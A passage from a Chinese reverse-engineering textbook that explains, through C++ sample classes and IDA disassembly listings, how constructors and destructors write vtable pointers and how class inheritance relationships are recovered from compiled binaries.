定义了成员函数f1（）和虚函数f2（），而且类B继承自类A并重写了f2（）。根据前面的讲解我们可以知道，在子类B的构造函数执行前会先调用父类A的构造函数，此时如果在类A的构造函数中调用f1（），显然不会构成多态，编译器会产生直接调用f1（）的代码。但是，如果在f1（）中又调用了f2（），此时就会产生间接调用的指令，形成多态。如果类B的对象的虚表指针没有更换为类A的虚表指针，就会导致在访问类B的虚表后调用到类B中的f2（）函数，而此时类B的对象尚未完成构造，其数据成员是不确定的，这时在f2（）中引用类B的对象中的数据成员是很危险的。

同理，在析构类B的对象时，会先执行类B的析构函数，然后执行类A的析构函数。如果在类A的析构函数中调用f1（），显然也不能构成多态，编译器同样会产生直接调用f1（）的代码。但是，如果f1（）中又调用了f2（），此时会构成多态，如果这个对象的虚表指针没有更换为类A的虚表指针，同样也会导致访问虚表并调用类B中的f2（）。但是，此时B类对象已经执行过析构函数，所以B类中定义的数据已经不可靠了，对其进行操作同样是很危险的。

稍后我们会以IDA为分析工具将各个知识点串联起来一起讲解。

在析构函数中，同样需要处理虚函数的调用，因此也需要处理虚函数。按C++中定义的析构顺序，首先调用自身的析构函数，然后调用成员对象的析构函数，最后调用父类的析构函数。在对象析构时，首先设置虚表指针为自身虚表，再调用自身的析构函数。如果有成员对象，则按声明的顺序以倒序方式依次调用成员对象的析构函数。最后，调用父类析构函数。在调用父类的析构函数时，会设置虚表指针为父类自身的虚表。

我们来修改代码清单12-5中的构造函数和析构函数的实

现过程，通过调试来分析其执行过程，如代码清单12-7所示。

代码清单12-7 构造函数和析构函数中调用虚函数的流程

```
//修改代码清单12-5后的示例，在构造函数与析构函数中添加虚函数调用
class CPerson{//基类-"人"类
public:
CPerson () {
ShowSpeak () ; //添加虚函数调用
}
virtual~CPerson () {
ShowSpeak () ; //添加虚函数调用
}
virtual void ShowSpeak () {
printf ("Speak No\r\n") ;
}
};
//main函数实现过程
void main (int argc, char*argv[]) {
CChinese Chinese;
}
//C++源码与汇编代码对比分析
//Chinese构造函数调用过程分析
CChinese () {}
00401139 pop ecx; 还原this指针
0040113A mov dword ptr[ebp-4], ecx
0040113D mov ecx, dword ptr[ebp-4]; 传入当前this指针，将其作为父
类的this指针
00401140 call@ILT+30 (CPerson: CPerson) (00401023); 调用父类构
造函数
; 执行父类构造函数后，将虚表设置为子类的虚表
00401145 mov eax, dword ptr[ebp-4]; 获取this指针，这个指针也是虚
表指针
00401148 mov dword ptr[eax], offset
CChinese: 'vftable' (0042201c)
; 设置虚表指针为子类的虚表
0040114E mov eax, dword ptr[ebp-4]; 将返回值设置为this指针
//父类构造函数分析
CPerson () {}
00401199 pop ecx; 还原this指针，此时指针为子类对象的首地址
0040119A mov dword ptr[ebp-4], ecx
0040119D mov eax, dword ptr[ebp-4]; 取出子类的虚表指针，设置为父类
```

```

虚表
    004011A0          mov          dword          ptr[eax], offset
CPerson: 'vftable' (00422028)
    ShowSpeak ();
    004011A6 mov ecx, dword ptr[ebp-4]; 虚表是父类的, 可以直接调用父类
虚函数
    004011A9 call@ILT+15 (CPerson: ShowSpeak) (00401014)
    004011C1 ret
//Chinese析构函数调用过程分析
virtual~CChinese () {}
    00401309 pop ecx; 还原this指针
    0040130A mov dword ptr[ebp-4], ecx
    0040130D mov eax, dword ptr[ebp-4]; 再次设置子类的虚表
    00401310          mov          dword          ptr[eax], offset
CChinese: 'vftable' (0042201c)
    00401316 mov ecx, dword ptr[ebp-4]; 调用父类的析构函数
    00401319 call@ILT+20 (CPerson: ~CPerson) (00401019)
//父类析构函数分析
virtual~CPerson () {
    004012B9 pop ecx
    004012BA mov dword ptr[ebp-4], ecx
    004012BD mov eax, dword ptr[ebp-4]
    ; 由于当前虚表指针指向了子类虚表, 需要重新修改为父类虚表, 以防止调用子类的
    虚函数
    004012C0          mov          dword          ptr[eax], offset
CPerson: 'vftable' (00422028)
    ShowSpeak ();
    004012C6 mov ecx, dword ptr[ebp-4]; 虚表是父类的, 可以直接调用父类
虚函数
    004012C9 call@ILT+15 (CPerson: ShowSpeak) (00401014)
}
    004012DE ret

```

在代码清单12-7的子类构造函数代码中, 首先调用了父类的构造函数, 然后设置虚表指针为当前类的虚表首地址。而析构函数中的顺序却与构造函数相反, 首先设置虚表指针为当前类的虚表首地址, 然后再调用父类的析构函数。其构造和析构的过程描述如下:

通过上面的分析可知构造和析构的顺序如下:

构造：基类 → 基类的派生类 → → 当前类

析构：当前类 → 基类的派生类 → → 基类

在代码清单12-5中，析构函数被定义为虚函数。为什么要将析构函数定义为虚函数呢？由于可以使用父类指针保存子类对象的首地址，因此当使用父类指针指向子类堆对象时，就会出问题。当使用`delete`释放对象的空间时，如果析构函数没有被定义为虚函数，那么编译器将会按指针的类型调用父类的析构函数，从而引发错误。而使用了虚析构函数后，会访问虚表并调用对象的析构函数。两种析构函数的调用过程如以下代码所示。

```
//没有声明为虚析构函数
CPerson*pPerson=new CChinese;
delete pPerson; //部分代码分析略
mov ecx, dword ptr[ebp-1Ch]; 直接调用父类的析构函数
call@ILT+10 (CPerson: 'scalar      deleting      destructor')
(0040100f)
//声明为虚析构函数
CPerson*pPerson=new CChinese;
delete pPerson; //部分代码分析略
mov ecx, dword ptr[ebp-1Ch]; 获取pPerson并保存到ecx中
mov edx, dword ptr[ecx]; 取得虚表指针
mov ecx, dword ptr[ebp-1Ch]; 传递this指针
call dword ptr[edx]; 间接调用虚析构函数
```

以上代码对普通析构函数与虚析构函数进行了对比，说明了为什么类在有了派生与继承关系后，需要声明虚析构函数的原因。对于没有派生和继承关系的类结构，是否将析构函数声明为虚析构函数不会影响调用的过程，但是在编写析构函数时应养成习惯，无论当前是否有派生或继承关系，都应将析构函数声明为虚析构函数，以防止将来更新和维护代码时发生析构函数的错误调用。

了解了派生和继承的执行流程与实现原理后，又该如何

利用这些知识去识别代码中类与类之间的关系呢？最好的办法还是先定位构造函数，有了构造函数就可根据构造的先后顺序得到与之有关的其他类。在构造函数中只构造自己的类很明显是个基类。对于构造函数中存在调用父类构造函数的情况时，可利用虚表，在IDA中使用引用参考的功能便可得到所有的构造函数和析构函数，进而得到了它们之间的派生和继承关系。

将代码清单12-5修改为如下所示的代码，我们以Release选项组对这段代码进行编译，然后利用IDA对其进行分析。

```
//综合讲解（建议读者先用VC++分析一下Debug选项组编译的过程，然后再看本内容）
class CPerson{//基类-人类
public:
    CPerson () {
        ShowSpeak () ; //注意，构造函数调用了虚函数
    }
    virtual ~CPerson () {
        ShowSpeak () ; //注意，析构函数调用了虚函数
    }
    virtual void ShowSpeak () { //在这个函数里调用了其他的虚函数
GetClassName ()
    printf ("%s: ShowSpeak () \r\n", GetClassName () ) ;
    return;
    }
    virtual char*GetClassName ()
    {
    return"CPerson";
    }
};
class CChinese: public CPerson{//中国人，继承自"人"类
public:
    CChinese () {
        ShowSpeak () ;
    }
    virtual ~CChinese () {
        ShowSpeak () ;
    }
    virtual char*GetClassName () {
        return"CChinese";
    }
}
```

```

};
void main (int argc, char*argv[]) {
    CPerson*pPerson=new CChinese;
    pPerson->ShowSpeak ();
    delete pPerson;
}

```

; 反汇编讲解
 ; 在IDA中打开执行文件，载入sig，定位到main函数，得到如下代码
 .text: 00401080; int__cdecl main (int argc, const char**argv, const char**envp)

```

    .text: 00401080_main proc near; CODE XREF: start+AF
    .text: 00401080 var_10=dword ptr-10h
    .text: 00401080 var_C=dword ptr-0Ch
    .text: 00401080 var_4=dword ptr-4
    .text: 00401080 argc=dword ptr 4
    .text: 00401080 argv=dword ptr 8
    .text: 00401080 envp=dword ptr 0Ch
    .text: 00401080
    .text: 00401080 push 0FFFFFFFFh
    .text: 00401082 push offset unknown_libname_35; Microsoft
VisualC 2-9/net runtime

```

```

    .text: 00401087 mov eax, large fs: 0
    .text: 0040108D push eax
    .text: 0040108E mov large fs: 0, esp; 注册C++异常处理
    .text: 00401095 push ecx
    .text: 00401096 push esi; 保存寄存器环境
    .text: 00401097 push 4; unsigned int
    .text: 00401099 call??2@YAPAXI@Z; operator new (uint) 申请4字节
堆空间

```

```

    .text: 0040109E mov esi, eax; esi保存new调用的返回值
    .text: 004010A0 add esp, 4; 平衡new调用的参数
    .text: 004010A3 mov[esp+14h+var_10], esi; new返回值保存到局部变量
var_10中

```

; 编译器插入了检查new返回值的代码，如果返回值为0，则跳过构造函数的调用
 .text: 004010A7 test esi, esi
 ; 在IDA中单击var_4，引用处会高亮显示，可以观察出这个变量是计数标记
 .text: 004010A9 mov[esp+14h+var_4], 0
 ; 单击下面这个跳转指令的标号loc_4010F2，目标处会高亮显示，结合目标处上面的一条指令（地址
 ; 004010F0处），可以看出这是一个分支结构，跳转的目标是new返回值为0时的处理（将esi置为0）。读
 ; 者可以按照命名规范重新定义这些标号（IDA中重命名的快捷键是N，选中标号以后按N键即可）

```
.text: 004010B1 jz short loc_4010F2
; 如果new返回值不为0, 则ecx保存堆地址, 结合004010BB地址处的call指令,
可推测是thiscall
; 的调用方式, 需要到004010BB处看看有没有访问ecx才能进一步确定
.text: 004010B3 mov ecx, esi
; 这个地方很关键, 需要查看off_40C0DC中的内容
.text: 004010B5 mov dword ptr[esi], offset off_40C0DC
```

off_40C0DC中的内容为:

```
.rdata: 0040C0DC off_40C0DC dd offset sub_401170; DATA XREF:
_main+35↑o
.rdata: 0040C0DC; sub_40ACFB: loc_401120↑o          sub_401170+3↑o
sub_4011E0+49↑o
.rdata: 0040C0E0 dd offset sub_401140
```

IDA以注释的形式给出了反汇编代码中所有引用了标号off_40C0DC的指令地址, 以便于我们分析时参考。如“;

DATA XREF: _main+35[↑]”, 这表示在main函数的首地址偏移35h字节处的指令引用了标号off_40C0DC, 最后的上箭头“↑”表示引用处的地址在当前标号的上面, 也就是说引用处的地址值比这个标号的地址值小。

接着观察sub_401170和sub_401140中的内容, 双击后可以看到这两个名称都是函数名称, 可证实off_40C0DC是函数指针数组的首地址, 而且其中每个函数都有对ecx的引用, 在引用前没有给ecx赋值, 说明这两个函数都是将ecx作为参数传递的。结合004010B5处的指令“mov dword ptr[esi], offset off_40C0DC”, 其中esi中保存的是new调用所申请的堆空间首地址, 这条指令在首地址处放置了函数指针数组的地址。

结合以上种种信息, 我们可以认定, esi中的地址是对象的地址, 而函数指针数组就是虚表。退一步讲, 即使源码不是这样, 我们按此还原后的C++代码在功能和内存布局上也是等

价的。

接着按N键将off_40C0DC重命名，这里先命名为vTable_40C0DC，在接下来的分析中如果找到更详细的信息，还可以继续修改这个名称，使代码的可读性更强。

```
.text: 004010B5 mov dword ptr[esi], offset vTable_40C0DC
```

既然是对虚表指针进行初始化，就要满足构造函数的充分条件，但是我们看到这里并没有调用构造函数，而是直接在main函数中完成了虚表指针的初始化，这说明构造函数被编译器内联优化了。接下来我们来看一个内存间接调用：

```
.text: 004010BB call ds: off_40C0E4
```

off_40C0E4中的内容如下：


```
.rdata: 0040C0DC vTable_40C0DC dd offset sub_401170; DATA XREF: _main+35↑o
.rdata: 0040C0DC; sub_40ACFB: loc_401120↑o sub_401170+3↑o
sub_4011E0+49↑o
.rdata: 0040C0E0 dd offset sub_401140
.rdata: 0040C0E4 off_40C0E4 dd offset sub_401160; DATA XREF:
_main+3B↑r
```

不难发现，这个地址就在刚才我们分析的虚函数表的首地址附近，这很可能是虚表中的一部分！不过现在只能是怀疑，我们还没有证据。先看看这个函数的功能。双击地址0040C0E4处“off_40C0E4 dd offset sub_401160”中的sub_401160，定位到sub_401160的代码实现处，此处内容如下所示：

```
.text: 00401160 sub_401160 proc near
.text: 00401160 mov eax, offset aCperson; "CPerson"; 功能很简单，返回名称字符串
```

```
.text: 00401165 retn
.text: 00401165 sub_401160 endp
```


顺手修改sub_401160的名称，这里先修改为GetCPerson，以后有更多信息时再进一步修改。对应地，由于在off_40C0E4中保存了函数GetCPerson的地址，说明它是一个函数指针，因此也可以将其名称修改为pfnGetCPerson，修改完毕后如下所示：

```
.rdata: 0040C0E4 pfnGetCPerson dd offset GetCPerson; DATA
XREF:  _main+3B
```

接着分析其后的代码：

```
.text: 004010C1 push eax
.text: 004010C2 push offset aSShowSpeak; "%s: ShowSpeak ()
\r\n"
.text: 004010C7 call_printf
.text: 004010CC add esp, 8; 调用printf, 并平衡参数
.text: 004010CF mov ecx, esi
.text: 004010D1 mov byte ptr[esp+14h+var_4], 1; 计数器加1
.text: 004010D6 mov dword ptr[esi], offset off_40C0D0; 写入虚表
指针, 分析过程与上
; 面的内容一致, 略
.text: 004010DC call ds: off_40C0D8; 内存间接调用
```

双击off_40C0D8，查看调用目标：

```
.rdata: 0040C0D8 off_40C0D8 dd offset sub_4011B0; DATA XREF:
_main+5C 
```

off_40C0D8中保存了函数sub_4011B0的地址，双击sub_4011B0，其功能如下所示：

```
.text: 004011B0 sub_4011B0 proc near
.text: 004011B0 mov eax, offset aCChinese; "CChinese"; 功能很简单, 返回名称字符串
.text: 004011B5 retn
.text: 004011B5 sub_4011B0 endp
```

修改一下这个函数的名称, 这里改为GetCChinese, 也对应修改函数指针off_40C0D8的名称为pfnGetCChinese, 修改完毕后如下所示:

```
.rdata: 0040C0D8 pfnGetCChinese dd offset GetCChinese; DATA
XREF: _main+5C ↑r
```

接着分析后面的代码:

```
.text: 004010E2 push eax
.text: 004010E3 push offset aSShowSpeak; "%s: ShowSpeak (\r\n"
.text: 004010E8 call_printf
.text: 004010ED add esp, 8; 调用printf并平衡参数
.text: 004010F0 jmp short loc_4010F4; 跳过else分支
.text: 004010F2; -----
-----
.text: 004010F2
.text: 004010F2 loc_4010F2: ; CODE XREF: _main+31 ↑j
.text: 004010F2 xor esi, esi; 如果new调用的返回值为0, 则esi为0
```

到此为止, 我们分析了new调用后的整个分支结构。当new调用成功时, 会执行对象的构造函数, 而编译器对这里的构造函数进行了内联优化, 但这不会影响我们对构造函数的鉴定。首先存在写入虚表指针的充分条件, 同时也满足前面章节讨论的必要条件, 还要出现在new调用的正确分支中, 因此, 我们可以把new调用的正确分支中的代码判定为构造函数的内联方式。在new调用的正确分支内, 由于esi所指向的对象有两次写入虚表指针的代码, 如下所示:

```
.text: 004010B5 mov dword ptr[esi], offset vTable_40C0DC
; 中间代码略
.text: 004010D6 mov dword ptr[esi], offset vTable_40C0D0
```

我们可以借此得到派生关系，在构造函数中先填写父类的虚表，然后按继承的层次关系逐层填写子类的虚表，由此可以判定vTable_40C0DC是父类的虚表，vTable_40C0D0是子类的虚表。以写入虚表的指令为界限，可以粗略划分出父类的构造函数和子类的构造函数的实现代码，但是细节上要按照程序逻辑找到界限之内其他函数传递参数的几行代码，并排除在外，如下所示：

```
; 先定位到new调用的正确分支处
.text: 00401099 call??2@YAPAXI@Z; operator new (uint); 调用new
.text: 0040109E mov esi, eax
.text: 004010A0 add esp, 4
.text: 004010A3 mov[esp+14h+var_10], esi
.text: 004010A7 test esi, esi; 判定new调用后的返回值
.text: 004010A9 mov[esp+14h+var_4], 0
.text: 004010B1 jz short loc_4010F2; 返回值为0, 则跳转到错误逻辑处
; 从这里开始就是正确的逻辑, 同时也是父类构造函数的起始代码处
.text: 004010B3 mov ecx, esi
.text: 004010B5 mov dword ptr[esi], offset vTable_40C0DC
.text: 004010BB call ds: pfnGetCPerson
.text: 004010C1 push eax
.text: 004010C2 push offset Format; "%s: ShowSpeak () \r\n"
.text: 004010C7 call_printf
.text: 004010CC add esp, 8
; 注意这里的传参 (this指针), 从这里开始就不是父类的构造函数实现代码了
.text: 004010CF mov ecx, esi
.text: 004010D1 mov byte ptr[esp+14h+var_4], 1
.text: 004010D6 mov dword ptr[esi], offset vTable_40C0D0
.text: 004010DC call ds: pfnGetCChinese
.text: 004010E2 push eax
.text: 004010E3 push offset Format; "%s: ShowSpeak () \r\n"
.text: 004010E8 call_printf
.text: 004010ED add esp, 8
; new调用的正确分支末尾, 同时也是子类构造函数的结束处
.text: 004010F0 jmp short loc_4010F4
```

继续看后面的代码：

```
.text: 004010F4  
.text: 004010F4 loc_4010F4: ; CODE XREF: _main+70↑j  
.text: 004010F4 mov eax, [esi]; 取得虚表指针  
.text: 004010F6 mov ecx, esi; 传递this指针  
.text: 004010F8 mov[esp+14h+var_4], 0FFFFFFFh; 修改计数器  
.text: 00401100 call dword ptr[eax+4]; 调用虚表第二项的函数
```

分析一下这里的虚函数调用，先看看最后一次写入虚表的地址，单击esi，往上观察高亮处，寻找最后一次写入的指令，如图12-3所示。

```
.text:004010B3      mov ecx, esi  
.text:004010B5      mov dword ptr [esi], offset vTable_40C0DC  
.text:004010BB      call ds:pfnGetCPerson  
.text:004010C1      push eax  
.text:004010C2      push offset Format ; "%s::ShowSpeak()\r\n"  
.text:004010C7      call _printf  
.text:004010CC      add esp, 8  
.text:004010CF      mov ecx, esi  
.text:004010D1      mov byte ptr [esp+14h+var_4], 1  
.text:004010D6      mov dword ptr [esi], offset vTable_40C0D0  
.text:004010DC      call ds:pfnGetCChinese  
.text:004010E2      push eax  
.text:004010E3      push offset Format ; "%s::ShowSpeak()\r\n"  
.text:004010E8      call _printf  
.text:004010ED      add esp, 8  
.text:004010F0      jmp short loc_4010F4  
.text:004010F2 ; -----  
.text:004010F2      loc_4010F2: ; CODE XREF: _ma  
.text:004010F2      xor esi, esi  
.text:004010F4  
.text:004010F4      loc_4010F4: ; CODE XREF: _main+70↑j  
.text:004010F4      mov eax, [esi]  
.text:004010F6      mov ecx, esi  
.text:004010F8      mov [esp+14h+var_4], 0FFFFFFFh  
.text:00401100      call dword ptr [eax+4]
```

这里是虚函数的调用代码，高亮显示esi后，往上寻找最后一次写入虚表的指令在哪里。

图 12-3 寻找最后一次写入虚表的指令

细心的读者一定找到了！没错，正是004010D6地址处！指令“call dword ptr[eax+4]”揭示出虚表中至少有两个元素。接下来分析在004010D6处写入虚表vTable_40C0D0中的第二项内容到底是什么。

.rdata: 0040C0D0 vTable_40C0D0 dd offset sub_4011C0; 虚表偏移0处，也就是虚表的第一项

.rdata: 0040C0D4 off_40C0D4 dd offset sub_401140; 虚表偏移4处，也就是虚表的第二项

.rdata: 0040C0D8 pfnGetCChinese dd offset GetCChinese; 现在不能确定这一项是否为虚表的内容

双击sub_401140，得到以下代码：

.text: 00401140 sub_401140 proc near

; 未赋值就直接使用ecx，说明ecx是在传递参数

.text: 00401140 mov eax, [ecx]; eax得到虚表

.text: 00401142 call dword ptr[eax+8]; 调用虚表第三项，形成了多态

指令“call dword ptr[eax+8]”揭示出虚表中至少有三个元素！接下来分析虚表第三项是什么内容。

.rdata: 0040C0D0 vTable_40C0D0 dd offset sub_4011C0; 虚表偏移0处，也就是虚表的第一项

.rdata: 0040C0D4 off_40C0D4 dd offset sub_401140; 虚表偏移4处，也就是虚表的第二项

; 虚表偏移8处，也就是虚表的第三项，现在可以确定GetCChinese是虚表的元素之一

.rdata: 0040C0D8 pfnGetCChinese dd offset GetCChinese

接着往下看：

.text: 00401145 push eax; 向printf传入GetCChinese的返回值，是个字符串首地址

.text: 00401146 push offset Format; "%s: ShowSpeak () \r\n"

.text: 0040114B call_printf

```
.text: 00401150 add esp, 8; 调用printf显示字符串, 并平衡参数
.text: 00401153 retn
.text: 00401153 sub_401140 endp
```

这个函数的作用是调用虚表第三项元素, 得到字符串, 并将字符串格式化输出。由于是按虚表调用的, 因此会形成多态性。顺便把这个函数的名称修改为ShowShtring, 对应的虚表内的函数指针off_40C0D4修改为pfnShowShtring, 修改后虚表结构如下所示:

```
.rdata: 0040C0D0 vTable_40C0D0 dd offset sub_4011C0
.rdata: 0040C0D4 pfnShowShtring dd offset ShowShtring
.rdata: 0040C0D8 pfnGetCChinese dd offset GetCChinese
```

我们回到main函数处, 继续分析:

```
.text: 00401103 test esi, esi
.text: 00401105 jz short loc_40110F; 检查堆指针, 不为0则往下执行
.text: 00401107 mov edx, [esi]; edx得到虚表
.text: 00401109 push 1; 传入参数
.text: 0040110B mov ecx, esi; 传递this指针
.text: 0040110D call dword ptr[edx]; 调用虚表中的第一项
.text: 0040110F; 从00401105处跳转到此, 其上没有jmp, 所以这里是个单分支结构
.text: 0040110F loc_40110F:
.text: 0040110F mov ecx, [esp+14h+var_C]; 函数退出, 恢复环境, 还原SEH
.text: 00401113 pop esi
.text: 00401114 mov large fs: 0, ecx
.text: 0040111B add esp, 10h
.text: 0040111E retn
.text: 0040111E_main endp
```

call dword ptr[edx]命令调用虚表的第一项。在详细分析虚表的第一项之前, 我们体验一下IDA中的交叉参考功能, 一次性定位所有的构造函数和析构函数, 先定位到虚表vTable_40C0D0处, 然后右击, 如图12-4所示。

在右键菜单中选择“Chart of xrefs to”，得到所有直接引用这个地址的位置，如图12-5所示。

可以看到，除了main函数访问了虚表vTable_40C0D0之外，sub_4011E0也访问了虚表vTable_40C0D0。通过前面的分析可知，是因为main函数中内联的构造函数存在写入虚表的操作，从而导致vTable_40C0D0被访问到。由于存在虚表，就算类中没有定义析构函数，编译器也会产生默认的析构函数，因此，毫无疑问另一个访问虚表的函数sub_4011E0就是析构函数。交叉参考这个功能很好用，如果你发现了一个父类的构造函数，想知道这个父类有多少个派生类，也能利用这个功能快速定位。




图 12-4 交叉参考




图 12-5 IDA自动生成的交叉参考图示

以代码清单12-5的Debug版为例，使用IDA对其进行分析，先找到某个子类的构造函数。由于子类的构造函数必然会先调用父类的构造函数，因此我们利用交叉参考功能即可查询出所有引用这个父类构造函数的指令的位置，这当然包括这个父类的所有直接子类构造函数的位置，借此即可判定父类派生的所有直接子类，如图12-6所示。




图 12-6 父类派生关系图

接下来分析sub_4011E0函数的功能，反汇编代码如下所

示:

; 注意这里的引用提示: 是在sub_4011C0函数中调用本函数, 稍后会带领读者去这个地址"探险"

```
.text: 004011E0      sub_4011E0      proc      near; CODE      XREF:
sub_4011C0+3↑p
.text: 004011E0
.text: 004011E0 var_10=dword ptr-10h
.text: 004011E0 var_C=dword ptr-0Ch
.text: 004011E0 var_4=dword ptr-4
.text: 004011E0
.text: 004011E0 push 0FFFFFFFh
.text: 004011E2 push offset unknown_libname_36; Microsoft
VisualC 2-9/net runtime
.text: 004011E7 mov eax, large fs: 0
.text: 004011ED push eax
.text: 004011EE mov large fs: 0, esp
.text: 004011F5 push ecx
.text: 004011F6 push esi; 以上注册异常处理, 保留寄存器环境
.text: 004011F7 mov esi, ecx
.text: 004011F9 mov[esp+14h+var_10], esi
; 在虚表指针处写入子类虚表地址
.text: 004011FD mov dword ptr[esi], offset vTable_40C0D0
.text: 00401203 mov[esp+14h+var_4], 0; 计数器置为0
.text: 0040120B call ds: pfnGetCChinese
.text: 00401211 push eax; 获取字符串, 并向printf传递参数
.text: 00401212 push offset Format; "%s: ShowSpeak () \r\n"
.text: 00401217 call_printf
.text: 0040121C add esp, 8; 执行printf, 并平衡参数
.text: 0040121F mov ecx, esi; 传递this指针
.text: 00401221 mov[esp+14h+var_4], 0FFFFFFFh; 将计数器置为-1
; 在虚表指针处写入父类虚表地址
.text: 00401229 mov dword ptr[esi], offset vTable_40C0DC
.text: 0040122F call ds: pfnGetCPerson
.text: 00401235 push eax; 获取字符串, 并向printf传递参数
.text: 00401236 push offset Format; "%s: ShowSpeak () \r\n"
.text: 0040123B call_printf
; 流水线优化, 因为mov large fs: 0, ecx和当前指令依赖同一个寄存器ecx,
会造成指令相关性, 所以
; 提前到add esp, 8之上, 以提高流水线的并行能力
.text: 00401240 mov ecx, [esp+1Ch+var_C]
.text: 00401244 add esp, 8; 执行printf, 并平衡参数
.text: 00401247 mov large fs: 0, ecx; 恢复环境并还原SEH
.text: 0040124E pop esi
```

```
.text: 0040124F add esp, 10h
.text: 00401252 retn
.text: 00401252 sub_4011E0 endp
```

以上代码中存在虚表的写入操作，其写入顺序和前面分析的构造函数相反，先写入子类自身的虚表，然后写入父类的虚表，满足了析构函数的充分条件。我们将虚构函数命名为Destructor_4011E0，IDA会提示符号名称过长，不必理会，单击“确定”按钮即可。

Destructor_4011E0被sub_4011C0调用，因此接下来分析sub_4011C0，这个函数有一个参数，IDA给出的名称为arg_0。

；查看引用参考可得知，这个函数是在虚表vTable_40C0D0中定义的第一个虚函数

```
.text: 004011C0 sub_4011C0 proc near; DATA XREF: .rdata:
vTable_40C0D0
```

```
.text: 004011C0
.text: 004011C0 arg_0=byte ptr 4
.text: 004011C0
.text: 004011C0 push esi
.text: 004011C1 mov esi, ecx; esi保留了this指针
.text: 004011C3 call Destructor_4011E0; 先调用析构函数
.text: 004011C8 test[esp+4+arg_0], 1
; 如果参数为1，则以对象首地址为目标释放内存，否则本函数仅仅执行对象的析
构造函数
```

```
.text: 004011CD jz short loc_4011D8
.text: 004011CF push esi; 传入对象的首地址
.text: 004011D0 call??3@YAXPAX@Z; operator delete (void*)
.text: 004011D5 add esp, 4; 调用delete, 并平衡参数
.text: 004011D8
```

```
.text: 004011D8 loc_4011D8: ; CODE XREF: sub_4011C0+D
.text: 004011D8 mov eax, esi
.text: 004011DA pop esi
.text: 004011DB retn 4
.text: 004011DB sub_4011C0 endp
```

显而易见，这是一个析构函数的代理，它的任务是负责调用析构函数，然后根据参数值调用delete。将这个函数重命名为_Destructor_4011E0，重命名后，虚表结构是这个样子：

```
.rdata: 0040C0D0 vTable_40C0D0 dd offset_Destructor_4011E0
.rdata: 0040C0D4 pfnShowShtring dd offset ShowShtring
.rdata: 0040C0D8 pfnGetCChinese dd offset GetCChinese
```

_Destructor_4011E0函数是虚表的第一项，我们可以回到main函数中来观察其参数传递的过程：

```
.text: 00401103 test esi, esi
; 当对象指针esi不为0时执行_Destructor_4011E0
.text: 00401105 jz short loc_40110F
.text: 00401107 mov edx, [esi]; edx获得虚表
.text: 00401109 push 1; 传递参数值1
.text: 0040110B mov ecx, esi; 传递this指针
.text: 0040110D call dword ptr[edx]; 调用_Destructor_4011E0
.text: 0040110F
.text: 0040110F loc_40110F:
```

在main函数中调用虚表第一项时传递的值为1，那么在_Destructor_4011E0函数中，执行完析构函数后就会调用delete释放对象的内存空间。为什么要用这样一个参数来控制函数内释放空间的行为呢？为什么不能直接释放呢？

因为析构函数和释放堆空间是两回事，有的程序员喜欢自己维护析构函数，或者反复使用同一个堆对象，这时显式调用析构函数的同时不能释放堆空间，如下代码所示：

```
